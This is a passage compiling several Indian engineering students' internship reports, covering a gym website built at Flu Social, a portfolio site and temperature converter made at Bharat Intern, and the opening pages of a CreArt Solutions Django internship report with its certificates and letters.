- We can meet customer expectations and deliver a positive user experience by having a well-designed, mobile-friendly, and easy-to-navigate website that showcases our gym’s persona, programs, photos, testimonials, and contact information.
- It can improve gym management by integrating website with software tools that help schedule classes, track memberships, communicate with members, and collect feedback.

6.4 RESULT ANALYSIS

Accuracy: The level of accuracy in the proposed system will be higher. All operation would be done correctly, and it ensures that whatever information is coming from the server is accurate.

Reliability: The reliability of the proposed system will be high due to the above stated reasons. The reason for the increased reliability of the system is that now there would be proper storage of information.

No Redundancy: In the proposed system utmost care would be that no information is repeated anywhere, in storage or otherwise. This would ensure economic use of storage space and consistency in the data stored.

CHAPTER 7: TESTING

7.1 TESTING PLAN \ STRATEGY

We decided to test each and every model and module so that, we ensure the result. We perform these activities on the website and clarify all the things. If we find some problems or errors, then we try to solve them out there. So, we go each model and modules day by day.

7.2 TEST RESULTS AND ANALYSIS


All tests are going very good condition. We assign the name according to the models or modules name. Also, outputs or results are satisfactory. We achieved what we wanted at the beginning of the project. It is a very good experience for me to be involved in this process.


Here are some test results provided by a site named nibbler, which is basically used for testing many aspects of the site.

- The website report shows that the website gym.moctor.in has some strengths and areas of improvement in various aspects such as accessibility, experience, marketing and technology. The website scored 5.7 out of 10 overall, which is a decent score that can be improved with some changes and enhancements. The report also provides some helpful tips and suggestions for making the website better.
- The website has some good points in the accessibility section, such as having a clear structure, using headings and lists, and having a reasonable amount of links. The website scored 6.2 out of 10 in this section, which is above average. The website can improve its accessibility by adding some features such as a favicon, a print-friendly CSS, a sitemap file, a robots.txt file, an XML sitemap file, a language specification and an Apple touch icon.
- The website also has some good points in the experience section, such as having a fast loading time, using meta tags and keywords, and having a low error rate. The website scored 5.5 out of 10 in this section, which is close to average. The website can improve its experience by adding more content, improving the design and layout, increasing the text-to-HTML ratio, enhancing the readability level, adding more internal links and reducing the bounce rate.
- The website has some good points in the marketing section, such as having a domain name that matches the brand name, using Google Tag Manager and having an RSS feed. The website scored 5.7 out of 10 in this section, which is slightly above average. The website can improve its marketing by adding links to social media pages such as Facebook, Twitter and Google+, displaying an email address on the site and installing Google Analytics.
- The website has some good points in the technology section, such as using HTML5 doctype, having a valid HTML code and using jQuery. The website scored 4.8 out of 10 in this section, which is the lowest score among all sections but still has room for improvement. The website can improve its technology by using HTTPS protocol, compression, responsive design, a content delivery network (CDN) and minification.

Screenshots of Site:

MuscleHaus
About Us
Vision
Workout With Us
FLU SOCIAL
MARKETING
MuscleHaus
CONTACT US
Quick Menu


MuscleHaus
Services
Get ahead of the day. A vigorous workout is the most effective way to prepare your body and mind for work.
Weight Training
Cardio
Diet Plans
Yoga
Aerobics
Zumba
MuscleHaus
CONTACT US
Quick Menu


Muscle Haus
Contact Us
Get in touch
Contact
Muscle Haus
CONTACT US
Quick Menu

8.0 My experience on this internship

Flu Social is a digital marketing company that offers services such as website development, SEO, social media marketing, and branding. The company was founded in 2020 by Dron Joshi, who has over 10 years of experience in the IT industry. Flu Social aims to help its clients build and grow stronger relationships with their customers through innovative and effective online solutions.

As an intern at Flu Social, I was assigned to the website development team, where I worked on various projects for different clients. My main tasks included designing and coding web pages, testing and debugging websites, and updating and maintaining existing websites. I also learned how to use various tools and platforms such as WordPress, Shopify, Google Analytics, and Mailchimp.

During my internship, I gained valuable skills and knowledge in web development, digital marketing, and teamwork. I also had the opportunity to interact with other professionals in the field and learn from their feedback and guidance. I enjoyed working in a dynamic and creative environment where I could apply my theoretical knowledge to practical problems and challenges.

Reflection

My internship at Flu Social was a rewarding and enriching experience that helped me grow as a web developer and a digital marketer. I learned how to work on real-world projects with real clients and deadlines. I also learned how to communicate effectively with my team members and clients. I improved my technical skills in web development as well as my soft skills such as problem-solving, creativity, and adaptability.

I am grateful to Flu Social for giving me this opportunity to learn from their expertise and experience. I am also thankful to my supervisor Dron Joshi for his constant support and guidance throughout my internship. He gave me constructive feedback on my work and helped me overcome any difficulties or challenges that I faced. He also encouraged me to explore new ideas and technologies that could enhance my work.

I believe that this internship has prepared me well for my future career in web development and digital marketing. I have gained confidence in my abilities and potential as a web developer. I have also developed a passion for creating engaging and effective online solutions that can make a positive impact on people's lives.

9.0 Current limitations and Future enhancements

9.1 LIMITATIONS

• Hard to more customers

• Technical Functionality Defects may occur.

• Suitable for Small scale only

Some of the areas of improvement for the website are:

- The website could improve its content quality by adding more words, headings, images, titles, and descriptions to each page. This would help the website to provide more information, enhance its visual appeal, and improve its SEO ranking.
- The website could improve its SEO performance, by increasing its popularity, adding meta tags, creating a sitemap, using a robots.txt file, and optimizing its loading speed. This would help the website to rank higher on search engines, drive more traffic, and generate more leads.
- The website could improve its accessibility features, by increasing its contrast, adding alt attributes, using labels, and enabling keyboard navigation. This would help the website to cater to a wider range of users, especially those with disabilities or special needs.
- The website could improve its technological aspects, by using a newer HTML version, enabling compression, installing analytics, and making it mobile-friendly. This would help the website to stay updated with the latest standards, reduce its bandwidth usage, measure its performance, and adapt to different devices.

9.2 FUTURE ENHANCEMENT

Our main future focusing areas are:

• Usability

• Scalability

• Security

• Maintainability

• Performance

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BHARAT INTERN

AN INTERNSHIP REPORT

Submitted by

Prajapati Avinash Narsinhbhai

200390107015

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
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GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at BHARAT INTERN** has been carried out by **Prajapati Avinash Narsinhbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. First Name Last Name	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

Paste your Industry Internship certificate Scanned Copy here

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **BHARAT INTERN** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. FirstName LastName** & **FirstName LastName (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Prajapati Avinash Narsinhbhai**	_____

ACKNOWLEDGMENT

I am grateful for the opportunity to have interned at Bharat Intern. It was a valuable experience that has helped me to grow as a web developer. I am excited to use the skills and knowledge I gained during my internship to make a positive impact in the

world. This internship has been an valuable learning journey, and I extend my heartfelt thanks to the following entities for their contributions:

Bharat Intern:

I extend my gratitude to Bharat Intern for providing me with the opportunity to intern and gain hands-on experience in real-world Web Development projects. The exposure to diverse projects and challenges has significantly contributed to my growth as a Frontend developer.

Saffronya Institute of Technology:

I am grateful to Saffrony Institute of Technology for providing me with the foundational knowledge and skills that have enabled me to contribute effectively to the frontend development projects during my internship.

This internship experience has provided me with invaluable insights into frontend development, improved my coding skills, and ignited my passion for creating dynamic and user-friendly web interfaces. The collective support and guidance from all quarters have truly been the cornerstone of my success during this journey.

Prajapati Avinash Narsinhbhai

Enrollment ID: 200390107015

Abstract

This report contains the work done by the author during his internship at ***BHARAT INTERN***. It shows the work I did in the company during my internship period. In the report, the author discusses the process of developing the website. The author also discusses the language using for developing the website and the variables are include in languages. It also explains what the author learned during this internship period.

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Abbreviations

HTML	Hyper Text Markup Language
CSS	Cascading Style Sheet
JS	Java Script
Const	Constant variable

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Chapter 1. PORTFOLIO WEBSITE

1.1 INTRODUCTION OF TASK 1:

In the modern digital era, a portfolio website stands as a dynamic and powerful tool for individuals and professionals to present their skills, accomplishments, and personality to a global audience. This virtual platform serves as a captivating window into an individual's or a company's achievements, providing a comprehensive showcase of their work, expertise, and aspirations.

A portfolio website is a meticulously curated digital portfolio that combines the artistry of design and the technical prowess of web development. It is a digital canvas where creators can express their identity, values, and talents through an engaging fusion of visuals, content, and interactivity.

1.1.1 Objective:

The objective of a portfolio website is to showcase your skills, accomplishments, and personal brand in a compelling and accessible manner. It serves as a dynamic online representation of your professional identity, enabling you to achieve a range of goals:

- Display your work
- Networking,
- Learning and growth
- Adaptability.

1.2 HOW TO IMPLEMENT?

Creation of a portfolio website, designed using HTML and CSS, which offers an insightful and engaging narrative about the background, achievements, and aspirations. By harnessing the potential of HTML, CSS, a portfolio website transcends mere information dissemination, transforming into an immersive experience that captivates visitors and leaves a lasting impression.

1.2.1 HTML(Hyper Text Markup Language):

HTML is the fundamental language that empowers us to craft and shape the digital landscape, providing the structural foundation upon which the captivating visuals, interactive elements, and boundless information of the internet are built. HTML is a markup language, a system of tags and elements that bring structure and meaning to the content within a web page. It is often assisted by technologies such as Cascading Style Sheets.

HTML elements are the building blocks of HTML pages. With HTML constructs, images and other objects such as interactive forms may be embedded into the rendered page. HTML provides a means to create structured documents by denoting structural semantics

for text such as headings, paragraphs, lists, links, quotes, and other items. HTML elements are delineated by tags, written using angle brackets(<html>).

HTML5 being the most recent and widely used iteration. HTML5 introduced many new features and capabilities, including support for multimedia elements without the need for plugins, improved forms, and the ability to create more interactive and dynamic web experiences through the use of JavaScript and CSS (Cascading Style Sheets).

In summary, HTML is the fundamental language that shapes the content and structure of web pages, providing the building blocks for creating visually appealing, interactive, and information-rich websites.

HTML tags are the fundamental building blocks of HTML documents. They are used to define the structure and elements within a web page. Each tag consists of an opening tag, content, and a closing tag, enclosed within angle brackets (< >). The opening tag indicates the beginning of an element, and the closing tag indicates its end. Some HTML tags, however, are self-closing and don't require a separate closing tag.

1.2.2 CSS(Cascading Style Sheet):

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation of a document written in a markup language such as HTML. CSS is designed to enable the separation of content and presentation, including layout, colors, and fonts.[3] This separation can improve content accessibility; provide more flexibility and control in the specification of presentation characteristics; enable multiple web pages to share formatting by specifying the relevant CSS in a separate .css file.

CSS allows web developers and designers to control various aspects of the visual design, such as:

- Styling
- Layout
- Responsive Design
- Animation and Transition
- Flexibility
- Separation and Concerns.

CSS operates through a set of rules, each consisting of a selector and a declaration block. The selector targets specific HTML elements, and the declaration block contains one or more property-value pairs that define how the targeted elements should be styled.


CSS can be included in an HTML document through internal <style> elements, inline styles directly within HTML tags, or external CSS files linked to the HTML document. The latter approach is the most common and allows for better organization and reusability of styles across multiple pages.

Overall, CSS is a powerful tool that plays a crucial role in creating visually appealing and user-friendly web experiences, allowing developers and designers to bring their creative visions to life on the web.

Fig 1.1

1.3 OUTPUT:

1.3.1 Home Page:



Chapter 2. TEMPERATURE CONVERTER (CEL-FAH,FAH-CEL)

2.1 INTRODUCTION OF TASK 2:

The Temperature Converter is a practical digital tool that simplifies the process of translating temperatures from one scale to another. This intuitive web-based application, crafted using HTML, CSS, and JavaScript, empowers users to effortlessly switch between Celsius and Fahrenheit scales with real-time calculations.

Harnessing the capabilities of modern web development, the Temperature Converter offers a user-friendly interface, enhancing convenience and accuracy for anyone seeking to bridge the gap between temperature metrics.

2.1.1 Objective:

The primary objective of the Temperature Converter project is to create a user-friendly and efficient web-based tool that enables seamless conversion between Celsius and Fahrenheit temperature scales. The key goals include:

- Accuracy and real time conversion
- User friendly interface
- Responsive Design
- Interactive Functionality
- Educational Value

2.2 HOW TO IMPLEMENT?

Built using HTML, CSS, and JavaScript, this tool provides an intuitive interface where users can input a temperature value in either scale and instantly receive the equivalent measurement in the other unit. The real-time conversion process enhances accuracy and convenience, making it an ideal solution for quick temperature translations without the need for manual calculations.

2.2.1 HTML(Hyper Text Markup Language):

In this we used the form tag of HTML. The <form> tag in HTML is a fundamental element used to create interactive and user-friendly web forms. It serves as a container for various input fields, buttons, checkboxes, radio buttons, and other form elements, allowing users to submit data to a server for processing. It is often assisted by technologies such as Cascading Style Sheets and scripting languages such as JavaScript.

2.2.2 CSS(Cascading Style Sheet):

CSS Transitions are a powerful feature that allows you to smoothly animate changes in CSS properties over a specified duration. They enable you to create visually appealing and interactive effects on web elements, enhancing user experience and adding a sense of fluidity to your website. Flexbox is designed to provide an efficient way to arrange, distribute, and align elements within a container, especially when dealing with complex layout designs and responsive web development.

2.2.3 JS(Java Script):

JavaScript (JS) is widely-used programming language that plays a central role in web development. Initially created to enhance interactivity and dynamic behavior on web pages, JavaScript has evolved into a powerful, general-purpose programming language that can be used for a variety of applications beyond the web. It is an integral part of modern web development and is supported by all major web browsers, making it an essential tool for creating interactive and engaging user experiences.

'const' keyword is used to declare a constant variable. A constant is a variable whose value cannot be reassigned after it is initially assigned. It provides a way to create read-only variables, ensuring that their values remain unchanged throughout the program's execution.

Key points about JavaScript include:

- Client-Side Scripting
- Dynamic Manipulation
- Versatility
- Libraries and Frameworks
- Asynchronous Programming
- Security

JavaScript is a fundamental programming language for web development, enabling developers to create interactive and dynamic web applications that enhance user experience and provide a wide range of functionality.




Fig 2.1

Chapter 3. COMPANY DETAILS

3.1 INTRODUCTION:

Bharat Intern is a tech company offering students internships in various domains. Domains Offered: Web development Basic. Android Apps development. Bharat Intern believe that starting strong is the key to success. Bharat Intern dedicated to providing college students with the skills, experience, and knowledge they need to launch their careers and achieve their goals. Internship programs are designed to help students start strong and finish even stronger, so students can stand out in the competitive job market and achieve their dreams.

Whether students are just starting their journey or looking to take the next step in your career, our internship programs can help students to get there.

Our goal is to empower the next generation of tech leaders. Our internship program offers hands-on experience in different fields such as Web Development, Android Development, Machine Learning, Full Stack Web Development, Data Science.

Connects students with internships: Bharat Intern connects students with internships in a variety of fields. This gives students the opportunity to gain experience, skills, and a network.
Gives students experience, skills, and a network: Internships can give students valuable experience in their field. They can also help students develop new skills and build a network.
Is a great way to start your career: Internships can be a great way to start your career. They can help you gain experience, skills, and a network that can help you land your first job.

Fig 3.1

APPENDIX

1- OFFER LETTER

https://bharatintern.live
bharatintern.info@gmail.com
Bharat Intern

BHARAT INTERN

WELCOME LETTER

To:
Prajapati Avinash Narsinhbhai

Date:
07 August, 2023

Congratulations on securing a virtual internship opportunity at Bharat Intern as an **'Web Developer Intern'** commencing on August 10, 2023. We are excited to welcome you aboard!

At Bharat Intern, we view internships as more than just jobs, they are invaluable educational experiences for students to acquire and refine skills. Throughout this internship, you will engage in hands-on learning, applying theoretical knowledge to real-world scenarios.

Prepare to explore a plethora of opportunities to showcase and enhance your abilities, gaining profound insights into the industry's inner workings.

By accepting this offer, you commit to executing assigned tasks diligently and ensuring excellence in all aspects of your work. We firmly believe that your time with us will be enriching, equipping you with the expertise to excel in your future endeavours. We are thrilled to have you as part of our team, ready to embark on a rewarding journey together.

Warms Regards,
Bharat Intern

CreArt Solutions PVT LTD.

AN INTERNSHIP REPORT

Submitted by

Kuldip Prajapati

200390107010

In partial fulfilment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CreArt Solution PVT LTD.** has been carried out by **Kuldip Prajapati** under my guidance in partial fulfilment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. First Name Last Name	Prof. FirstName Last Name
Internal Guide	Head of Department

Company Certificate

Joining Letter

CREART

INTERNSHIP JOINING LETTER

Date: 27th July 2023

This is to certify that

Mr/Ms. Kuldip Prajapati
Enrollment No : 200390107010
College : Saffrony institute of technology

has been selected for the 15 days of summer internship from **27th July 2023** to **10th August 2023** at **CreArt Solutions**, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

Completion Letter

CREART

INTERNSHIP COMPLETION LETTER

Date: 10th August 2023

This is to certify that

Mr/Ms. Kuldip Prajapati
Enrollment No : 200390107010
College : Saffrony institute of technology

has successfully completed the 15 days of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C.C Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CreArt Solutions PVT LTD.** submitted in partial fulfilment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof.** & **Alkesh Kaba (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student Sign of Student

1. **Kuldip Prajapati**

ACKNOWLEDGMENT

I would like to express my sincere gratitude in completing this internship report, with heartfelt acknowledgment to the individuals who have contributed significantly to my learning journey. First and foremost, I extend my appreciation to Mr. Alkesh Kaba, my esteemed external guide, whose expertise and guidance were invaluable during my 15-day internship focused on Python Django. His insights provided me with a deeper understanding of the subject.

